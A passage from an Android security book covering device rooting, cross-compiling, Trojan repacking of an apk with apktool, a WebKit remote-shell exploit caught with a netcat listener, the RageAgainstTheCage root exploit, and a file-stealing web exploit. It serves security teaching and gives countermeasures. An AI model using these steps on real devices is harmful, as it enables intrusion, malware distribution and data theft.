2. Download and install a file-management application from the Amazon Appstore or from a trusted website. File Expert, a free application available from several app stores, works well for installing the official Android Market in your device.
3. Connect your Kindle to your computer and transfer both apk files to the device. Now open File Expert and tap the Menu Key, tap More..., and then from Menu Operation, tap Settings | File Explorer Settings | Root Explorer. The Superuser application will display a pop-up asking for permission to use root privileges, as shown in Figure 11-9.
4. Tap Allow. The Root Explorer is enabled, which means File Explorer is able to modify the files’ read-write permissions.




Figure 11-9 Superuser asking for privileges

5. Using File Explorer, navigate to GoogleServicesFramework.apk and tap Install. Return to File Explorer and tap and hold com.amarket.apk to open the menu where you select the Cut option. Now navigate to the Phone Internal Storage/system/app folder and tap Menu key | More | Mount | Mount as Read Write. Then just tap the Menu Key again and tap Paste. The com.amarket.apk should be in the system/app folder. If the file is not copied successfully, try another file-management application such as ES File Explorer or AndroXplorer.
6. Tap and hold com.amarket.apk and then tap Permissions. Owner, Group, and All should be able to Write, but only the owner should have Write permission, so tap Apply. Then tap the file and install it. Once you open it, it asks you to add a Google account.
7. Download and install the apps. Figure 11-10 shows the official Android Market installed on a Kindle Fire.

Despite the fact that the Android Market is installed on the device, it won't appear in the Kindle's launcher. However, an application developed by the XDA Developer member "munday" will generate the shortcut necessary to see the Market's icon in the Kindle launcher. You can download it from munday.ws/kindlefire/MarketOpener.apk.



Figure 11-10 Android Market on the Kindle Fire (see the upper-left corner)

It is important to remember that the applications downloaded from the Android Market could have issues because the Kindle Fire OS was not designed to access the applications stored in that market. For example, some apps cannot be downloaded and others might just crash.

Now you have a rooted device, but, technically speaking, what does that mean? The tools just described basically take advantage of a well-known vulnerability by executing an exploit (more detailed technical information about the most common exploits used by rooting applications and malware can be found in the Jon Oberheide presentation “Don’t Root Robots!” at jon.oberheide.org/files/bsides11-dontrootrobots.pdf). Once you’ve rooted the device, the system partition is mounted in read-write mode in order to install the native binary `su` (to allow the execution of commands with root privileges on the system), the application Superuser (to manage what apps on the rooted devices have access to `su`), and sometimes the native binary BusyBox (busybox.net/about.html), a well-known UNIX toolkit that includes several useful tools in one single binary.

Cool Apps for Rooted Android Devices

Now that you have a rooted device, you can take advantage of all the potential of your device. Unlike the iOS world, you won’t need to search on underground sites or alternative repositories for those tools. In fact, in the official Android Market, you can find interesting and useful applications that can help you enjoy your phone at its fullest potential:

- **Superuser** In case the rooting method does not load this app, install it as soon as possible because it is the one that controls which applications can execute commands with root privileges on your device. To allow or deny access, the application displays a pop-up message asking for the permission every time an app requires access to the `su` binary.
- **ROM Manager** In case you want the latest version of Android on your device by installing a custom ROM, this application is a must-have. It provides all the required management for all the ROMs that you might want to flash in your device (download, delete, install without recovery mode, and update when it is necessary).
- **Market Enabler** Many of the applications in the official Android Market are not available globally; some of them are restricted to certain countries, regions, or carriers. One example is Google Music, which is currently (at the time of writing) only available in the United States. Market Enabler is a simple application that changes the SIM issuer code temporarily (it is restored to the original state if the phone is rebooted or set to Airplane mode) to spoof your location and carrier network to the market.
- **ConnectBot** This application is the most popular Secure Shell (SSH client) that is also open source. ConnectBot executes shell commands remotely, just as if your device were connected to a USB port on your PC and using `adb`.

- **Screenshot** Unlike iOS, Android does not include an easy and fast way to obtain device screenshots. Screenshot offers this functionality; simply shake your device.
- **ES File Manager** Now that you have full unrestricted access to the file system, it is time to use an application to copy, paste, cut, create, delete, and rename files, including the ones that belong to the system. ES File Manager is also able to decompress and create encrypted ZIP files and access your PC via Wi-Fi and an SMB or a FTP server, Bluetooth file transfer tool, among other tools.
- **SetCPU** This tool customizes CPU settings so you can overclock (improve performance) or underclock (save battery life) the processor under certain configurable circumstances; for example, when the phone is asleep or charging, you can save battery life by underclocking the CPU. But SetCPU is also useful when you need more processing power when executing a resource-intensive application (for instance, a game with graphics that require a great deal of processing).

CAUTION

Just like any overclocking program, this application could be dangerous because it changes the CPU's default settings and that could lead to an unbootable kernel. Use it at your own risk.

- **Juice Defender** One of the most important issues with mobile devices, and especially with Android devices, is battery life. This application helps you save power and extend battery life by managing hardware components like mobile network connectivity, Bluetooth, CPU speed, and Wi-Fi connection.

Native Apps on Android

One of the coolest things about Android is its Linux kernel. The fact that the operating system resides in a traditional cross-compiled Linux kernel means you can treat your Android as a Linux box using shell commands via adb like `ls`, `chmod`, or `cd` instead of try to guess the internals of a closed operating system like the BlackBerry OS. Another advantage of Linux is that there are a lot of native open source tools written in C or C++ available for this platform. However, if you just copy the PC Linux binary and paste it into your device, it will not work because it was compiled for other architecture (probably X86). So how are UNIX tools like BusyBox created? By using a cross compiler, which is able to create executable code for platforms different from the one on which the compiler is being executed (in this case ARM).

Cross compilers exist because in some devices the compiling process requires a large amount of resources (memory, processor, disk), and a traditional computer is capable of providing the required resources to compile a program for a different architecture. This alternative was the only one available in earlier versions of Android, but since June 2009, you have another option: The Android Native Development Kit (NDK, android-developers.blogspot.com/2009/06/introducing-android-15-ndk-release-1.html). The NDK, provided by Google, is a special cross compiler integrated into the Android SDK that provides a set of tools to generate native code from C and C++ source code, but

unlike a traditional cross compiler, the generated native code is packed in an application package file (apk) so the code is not executed directly in the Linux kernel, passing through all the Android architecture, including the Dalvik Virtual Machine, which makes the execution less efficient than a native binary executed directly in the Linux kernel.

The principal advantage of a cross compiler is that you can write your own C code in a computer to do whatever you want in the device by executing code directly in the Linux kernel. Also you can download and compile open source tools and port them to Android in order to use them as a part of an attack. In addition, exploits for Android, such as RageAgainstTheCage (stealth.openwall.net/xSports/RageAgainstTheCage.tgz), are developed in C and generated by using cross compilers to execute them in an ARM platform. Exploits targeting vulnerabilities in the Linux kernel can be ported to Android and the ARM executable can be generated by using a cross compiler.

To illustrate, we will compile a “Hello World” developed in C using a cross compiler, and then we’ll test the resulting binary in a Kindle Fire. The process is going to be performed on a Linux system, in this case, Ubuntu, along with the Linaro arm cross compiler. Here are the steps to follow:

1. Install the Linaro cross-toolchain by executing the following command:

```
sudo apt-get install gcc-arm-linux-gnueabi
```

2. Install the latest version of the Linaro cross compiler:

```
sudo add-apt-repository ppa:linaro-maintainers/toolchain
sudo apt-get update
sudo apt-get install gcc-4.5-arm-linux-gnueabi
```

3. Create a text file with the following text and save it as **hello**:

```
#include <stdio.h>
int main()
{
    printf("Hello Hacking Exposed Mobile!\n");
    return 1;
}
```

4. Compile the program:

```
arm-linux-gnueabi-gcc -static hello.c -o hello
```

5. Connect your Android device and test your program:

```
adb push hello /data/local/tmp
adb shell
chmod 0755 /data/local/tmp/hello
cd /data/local/tmp/
```

```
./hello
```

6. It works! Figure 11-11 shows a cross-compiled C program running in Android.

```
F:\>adb push hello /data/local/tmp
359 KB/s (439268 bytes in 1.192s)

F:\>adb shell
$ chmod 0755 /data/local/tmp/hello
chmod 0755 /data/local/tmp/hello
$ cd /data/local/tmp
cd /data/local/tmp
$ ./hello
./hello
Hello Hacking Exposed Mobile!
$
```

Figure 11-11 Hello Hacking Exposed Mobile!

Installing Security Native Binaries in Your Rooted Android

Now that you know how to compile C code that runs in ARM devices, it is possible to port useful security tools to hack other Androids. Luckily for us, some precompiled binaries can be downloaded directly from the Internet.

BusyBox BusyBox (<http://berno.id.au/android/busybox>) is a set of UNIX tools that allows you to execute useful commands like `tar`, `dd`, and `wget`, among others. The tool can be used by passing a command name as a parameter, for example:

```
./busybox tar
```

However, the tool can also be installed in the system to create symbolic links for all the BusyBox utilities; we need to create the folder that is going to store all the tools inside BusyBox:

```
adb shell
su
mkdir busybox
exit
```

Once the folder has been created, we can push the BusyBox binary, provide permissions for execution, and install the tools in that folder:

```
adb push busybox /data/busybox
adb shell
chmod 0755 /data/busybox/busybox
cd /data/busybox
./busybox --install
```


Finally, to make this feature useful, we put BusyBox in our path:

```
export PATH=<location>/busybox:$PATH
```

Now we can execute `tar` directly without needing to execute BusyBox. Figure 11-12 shows the execution of `wget`.

Tcpdump Probably the most well-known command-line packet analyzer, `tcpdump` is able to capture and display packets that are transmitted over a network. `Tcpdump` can be used as sniffer to capture network traffic and store the information in a pcap file that you can review and filter later using a tool like Wireshark (wireshark.org/). Obtaining and loading `tcpdump` on Android is explained at vbsteven.com/archives/219.

Nmap An extremely useful security scanner to discover hardware and software on a network, `Nmap` (ftp.linux.hr/android/nmap/nmap-5.50-android-bin.tar.bz2) sends network packages to reachable devices and analyzes the response in order to identify specific details of the host operating system, open ports, DNS names, and MAC addresses, among other information. It is better to use `Nmap` with a Wi-Fi connection because the app generates a lot of network traffic. If you are using a mobile network connection, be aware that the traffic will generate extra costs.

Ncat `Ncat` (ftp.linux.hr/android/nmap/nmap-5.50-android-bin.tar.bz2) is an improved version of the traditional Netcat developed as part of the `Nmap` project. `Ncat` is basically a networking utility that reads and writes data across networks from the command line, which means it is a powerful utility for making various remote network connections.

```
# export PATH=/data/busybox:$PATH
export PATH=/data/busybox:$PATH
# wget
wget
BusyBox v1.8.1 (2007-11-14 10:11:37 EST) multi-call binary

Usage: wget [-c|--continue] [-s|--spider] [-q|--quiet] [-O|--output-document file]
           [--header 'header: value'] [-Y|--proxy on/off] [-P DIR]
           [-U|--user-agent agent] url

Retrieve files via HTTP or FTP

Options:
  -s      Spider mode - only check file existence
  -c      Continue retrieval of aborted transfer
  -q      Quiet
  -P      Set directory prefix to DIR
  -O      Save to filename ('-' for stdout)
  -U      Adjust 'User-Agent' field
  -Y      Use proxy ('on' or 'off')

#
```

Figure 11-12 Executing `wget` via BusyBox

To run some of these tools, place the binary in the system partition with the right permissions. Here is the general process to do this:

```
su
mount -o remount, rw /system
cp /sdcard/data/<tool> /system/xbin // "tool" is the name of the binary
cd /system/xbin
chmod 777 <tool>
mount -o remount, ro /system
```

Trojan Apps

There are different kinds of malicious programs and applications. The simplest malware is a pure malicious program that tricks the user into believing it is another legitimate app by using the same icon as or name of the original application. However, because that application would not have any visible functionality, it can be more easily detected as suspicious. Another type of malware is present inside the legitimate application, repacking the malicious code inside a modified version of the original apk.

Malicious applications with those characteristics are often called *Trojan apps*. Since Geinimi, the first Android malware discovered using this repacking technique, most of the Android malware seen in 2011 used this method to include and execute malicious code along with the legitimate application, which could be anything from wallpaper to a popular game. Unlike PC file formats such as PE (Windows) and ELF (Linux), the inclusion and execution of malicious code in an apk is easier than modifying a PC binary because tools are available that provide an easy way to disassemble, assemble, repack, and sign the apk with just a couple of commands.

To understand how the reengineering of Android applications works, first you need to know some basics about the apk files. Android applications (apk) are just PK files (like JAR or ZIP files), which means they can be opened with any file compression tool such as 7-zip. Once the apk is uncompressed, two important components are inside:

- **Manifest** An encoded XML file that defines essential information about the application to the Android system, for instance, software components (broadcast receivers, services, activities, and content providers), along with the permissions that the application requires to be executed in the device.
- **Classes.dex** The Dalvik executable where the compiled code resides.

Unlike traditional computer programs, Android applications do not have a single entry point of execution, which means when an application is installed, execution can start in different parts of the program. For example, one specific functionality is executed when the user opens the app by tapping the app's icon but other code is executed when the device is rebooted or network connectivity changes. To learn how to do this, it is important to understand the specific application components:

- **Broadcast receiver** Enables applications to receive "intents" from the system. When a specific event occurs on the system (SMS received, for example), a

message is broadcast to all the apps running on the system. If this component is defined in the manifest, the application can capture it and execute some specific functionality when this event occurs. Also a priority can be defined for each receiver to obtain the intent before the default receiver for purposes of intercepting it and performing actions such as calls and SMS interception.

- **Services** Enables applications to execute code in the background, which means no graphical interface is shown to the user.

The way that most Android malware works is to take a legitimate application, disassemble the dex code, and decode the manifest. Then you include the malicious code, assemble the dex, encode the manifest, and sign the final apk file. One of the tools for performing this process is apktool (code.google.com/p/android-apktool/). The tool is easy to use, but the output of the disassembled dex is not the original java source code. In fact, it is an “assembly-like (raw Dalvik VM bytecode)” format called *smali* (assembler in Icelandic). More information about smali can be found at code.google.com/p/smali/.

Understanding smali is key because it is in smali that the modifications are performed to assemble the additional code again in another apk. Modify the app by following these steps:

1. Download apktool (code.google.com/p/android-apktool/downloads/list). In this instance, we use the Linux version so we download `apktool1.4.3.tar.bz2` and `apktool-install-linux-r04-brut1.tar.bz2`. Unzip all the files in a folder and add that to the path (`export PATH=$PATH:<folder of apktool>`).
2. Download the apk that is going to be modified (in this case, we downloaded an old version of popular application—Netflix—by searching in Google for “Netflix apk”).
3. Execute the following command to disassemble the apk (you need to have the latest JDK installed on your Linux system):

```
apktool d Netflix.apk out
```

4. Perform the modifications in the .smali files and in the manifest located in the folder generated with the same name as the disassembled application. For example, a new .smali with the “HelloWorld” code can be added as a service, and an implementation of the broadcast receiver (calling the service) can be added in some part of the original application. In this case, to make it simple, only the text displayed when a “Connection Failed” error occurs is changed to “Hacking Exposed 7” as shown in Figure 11-13.
5. Execute the `build` command to rebuild the package again (inside the out folder):

```
apktool b
```




Figure 11-13 Modified “label connection failed”

6. The repacked apk is stored in the out/dist folder. Before signing the apk, generate a private key with a corresponding digital certificate. Use OpenSSL to generate these two files:

```
openssl genrsa -out key.pem 1024
openssl req -new -key key.pem -out request.pem (hit enter to all
just to leave the defaults)
openssl x509 -req -days 9999 -in request.pem -signkey key.pem
-out certificate.pem
openssl pkcs8 -topk8 -outform DER -in key.pem -inform PEM -out
key.pk8 -nocrypt
```

7. Download the SignApk.jar tool (search on Google; you can find it in several locations). Unzip it in the dist folder and execute the following command:

```
java -jar signapk.jar certificate.pem key.pk8 Netflix.apk
Netflix_signed.apk
```

8. To verify the process, execute this command:

```
jarsigner -verify -verbose -certs Netflix_signed.apk
```

If the message “jar verified” appears, the application has been modified successfully. When the application is installed in the emulator without an Internet connection, the new text is displayed as shown in Figure 11-14.




Figure 11-14 Netflix application modified with the label “Hacking Exposed 7”

Hacking Other Androids

Now it is time to learn methods for hacking other Android devices in order to identify the attacks vectors and the possible defensive countermeasures that could protect your device.

Android, just like other software, has several vulnerabilities. Most of them are used to perform privilege escalation (like RATC or GingerBreak, which are used to obtain root privileges in the device), but there are also other vulnerabilities that can be exploited to perform remote code execution in a vulnerable version of Android, which is the first step required to hack other devices. Next, we look at several types of remote Android attacks.



Remote Shell via WebKit

<i>Popularity:</i>	1
<i>Simplicity:</i>	7
<i>Impact:</i>	7
<i>Risk Rating:</i>	5

One example of a remote Android vulnerability is the floating point vulnerability in the WebKit open source web browser engine described in CVE-2010-1807 (cve.mitre.org).

org/cgi-bin/cvename.cgi?name=CVE-2010-1807). The root cause of this vulnerability is improper handling of floating point data types in WebKit, which drives the default browsers on many mobile platforms, including iOS, Android, BlackBerry Tablet OS, and WebOS. Although this vulnerability was patched in Android version 2.2 (leaving only version 2.1 and 2.0 vulnerable), it is still possible to find vulnerable targets due to the fragmentation of the Android platform we've discussed previously (for example, the Sony Ericsson Xperia X10, by default, did not receive the upgrade to version 2.2).

An exploit for CVE-2010-1807 was disclosed by M. J. Keith, a security researcher at Alergic Logic, in November 2010, during the HouSecCon conference (see packetstormsecurity.org/files/95551/android-shell.txt). The exploit is basically a crafted HTML file that, when accessed through a web server using the default Android web browser, returns a remote shell to the IP address 10.0.2.2 on port 222. A few days later, Itzhak "Zuk" Avraham, Founder & CTO at zipperum LTD, published in his blog an improved exploit, based on the one disclosed by M. J. Keith, that allows the adjustment of the IP address and port, making it easier to use (imthezuc.blogspot.com/2010/11/float-parsing-use-after-free.html).

Successful exploitation requires a web server to host the HTML file. An easy way to set one up is to use the Apache2 distribution in Mac OS X Lion. Assuming Apache2 is already installed, just go to System Preferences | Sharing and click Web Sharing to start the server. Once Web Sharing is on, click the second Open Computer Website Folder to open the folder that contains the index.html that is shown, by default, to clients. Now create a new HTML file with the exploit code from Zuk and modify the following line with the IP address of your web server (which is going to receive the "phoned home" remote shell from the exploited Android):

```
var ip = unescape("\ua8c0\u0202"); // ip = 192.168.2.2
```

Note that the IP address should be converted to hexadecimal notation, in reverse order; in our example, this is 192 = **c0**, 168 = **a8**, 2 = **02** and 2 = **02**. This example is shown in Figure 11-15.




Figure 11-15 Changing the IP address to receive the remote shell

Save the file, double-check that Web Sharing is enabled, open a terminal, and configure Netcat to listen on port 12345 by typing:

```
nc -v -l 12345
```

Now it is time to test the exploit: Using a vulnerable Android phone, simply browse to the web server set up previously (in our example, the IP address would be 192.168.2.2). Or, to test it on a desktop computer running the Android SDK (ADV Manager), create an Android Virtual Device with target Android 2.1, start the ADV, open the default web browser, enter **192.168.2.2**, and wait in the terminal where Netcat is running until the exploit is successfully executed. At the end, the browser will be killed, and you should get a remote shell where you can execute commands like `/system/bin/id` and `/system/bin/ps` as shown in Figure 11-16.




Figure 11-16 Executing `id` and `ps` with a remote shell



WebKit Floating Point Vulnerability Countermeasures

The countermeasures for this are straightforward:

- Get the latest version of Android available for your device (the vulnerability was fixed in Android 2.3.3). If there is a recent version and the carrier or the manufacturer has not deployed it yet in your device and has no plans to do so, install a custom ROM like CyanogenMod (cyanogenmod.com/).
- Install antivirus software on the device to protect it against exploits and other malicious applications.



Rooting an Android: RageAgainstTheCage

Popularity:	9
Simplicity:	7
Impact:	10
Risk Rating:	9

Even with exploits like the WebKit exploit just described, the commands executed remotely do not have root privileges and, therefore, are limited in power. To have full access, it is necessary to execute a root exploit. Two popular root exploits for Android are `exploid` and `RageAgainstTheCage` since they are targeted at the (currently) largest proportion of Android's installed base, versions 1.x/2.x through 2.3 (code named Gingerbread). Both were developed and released by The Android Exploit Crew in 2010. The source code, along with the compiled ARM5 ELF binaries, which can be used in almost any Android device prior to version 2.3, is available at stealth.openwall.net/xSports/RageAgainstTheCage.tgz. Detailed information about this exploit can be found at intrepidusgroup.com/insight/2010/09/android-root-source-code-looking-at-the-c-skills/. Here are the steps to root the device using the `RageAgainstTheCage` exploit:

1. From the `RageAgainstTheCage.tgz` file, extract the binary `rageagainstthecage-arm5.bin`.

2. Upload the file to a writable and executable directory:

```
adb devices
adb push rageagainstthecage-arm5.bin /data/local/tmp
```

3. Give execution permissions and run the binary:

```
chmod 777 rageagainstthecage-arm5.bin
./rageagainstthecage-arm5.bin
```

4. When the `#` symbol appears, you are now root, as shown in Figure 11-17.

```

# ./rageagainstthecage-arm5.bin
./rageagainstthecage-arm5.bin
[*] CVE-2010-EASY Android local root exploit (C) 2010 by 743C

[*] checking NPROC limit ...
[+] RLIMIT_NPROC={1024, 1024}
[*] Searching for adb ...
[+] Found adb as PID 40
[*] Spawning children. Dont type anything and wait for reset!
[*]
[*] If you like what we are doing you can send us PayPal money to
[*] 7-4-3-C@web.de so we can compensate time, effort and HW costs.
[*] If you are a company and feel like you profit from our work,
[*] we also accept donations > 1000 USD!
[*]
[*] adb connection will be reset. restart adb server on desktop and re-login.
#
[+] Forked 1847 childs.

```

Figure 11-17 RageAgainstTheCage exploit execution



RATC Countermeasures

As with the prior vulnerability, the fixes here include the following:

- Get the latest version of Android available for your device (the RATC vulnerability was fixed in Android 2.3.3). If there is a recent version and the carrier or the device manufacturer has not deployed it yet in your device and has no plans to do so, install a custom ROM like CyanogenMod (cyanogenmod.com/).
- Install antivirus software on the device to protect it against exploits and other malicious applications.



Data Stealing Vulnerability

Popularity:	1
Simplicity:	7
Impact:	3
Risk Rating:	4

Another type of attack that can be performed remotely is data stealing. Thomas Cannon disclosed an example of data stealing in his blog at thomascannon.net/blog/2010/11/android-data-stealing-vulnerability/. This issue allows a malicious website to steal data and files stored in an SD card and in the device itself (assuming they can be accessed without root privileges). The exploit is basically a PHP file with embedded JavaScript. When the user visits the malicious web site and clicks the malicious link, the JavaScript payload is executed without prompting the user. This payload reads the contents of the files specified in the exploit and uploads them to the remote server.

However, the entire process does not occur completely in the background. In fact, when the payload is downloaded, a notification is generated, giving the user an opportunity to notice the suspicious behavior. Also, the attacker must know the name and the full path of the file that is going to be extracted (but this information can be obtained, for example, with the remote shell that was generated with the exploitation of the WebKit vulnerability described previously). This vulnerability affects Android 2.2 and previous versions, which means a wide range of devices are vulnerable, again due to the platform's fragmentation problem.

Here are the steps to exploit the Android data stealing vulnerability:

1. Create a PHP file using the source code of the exploit, which you can download from here: downloads.securityfocus.com/vulnerabilities/exploits/48256.php.
2. Modify the filename's variable with the files that are going to be extracted (in this case, a private.txt file is created and uploaded in the SD card in a vulnerable Android Virtual Device with the text "Hello Hacking Exposed 7"):

```
$filenames = array("/sdcard/private.txt");
```

3. Make sure you have enabled PHP on your Mac OS X Lion by checking the `/etc/apache2/httpd.conf` file to see if the following line is not commented out:

```
LoadModule php5_module libexec/apache2/libphp5.so
```

If it is not, remove the `#` symbol and restart Apache:

```
sudo apachectl restart
```

4. Go to the Android Virtual Image in the emulator and open the PHP file stored on the web server. Once the file is opened, the screen shown in Figure 11-18 is displayed.
5. Click the link and a notification of the payload's download will be displayed. After that, the browser is redirected to the JavaScript payload and once it finishes execution, the message shown in Figure 11-19 is displayed. Figure 11-19 confirms the data was uploaded.

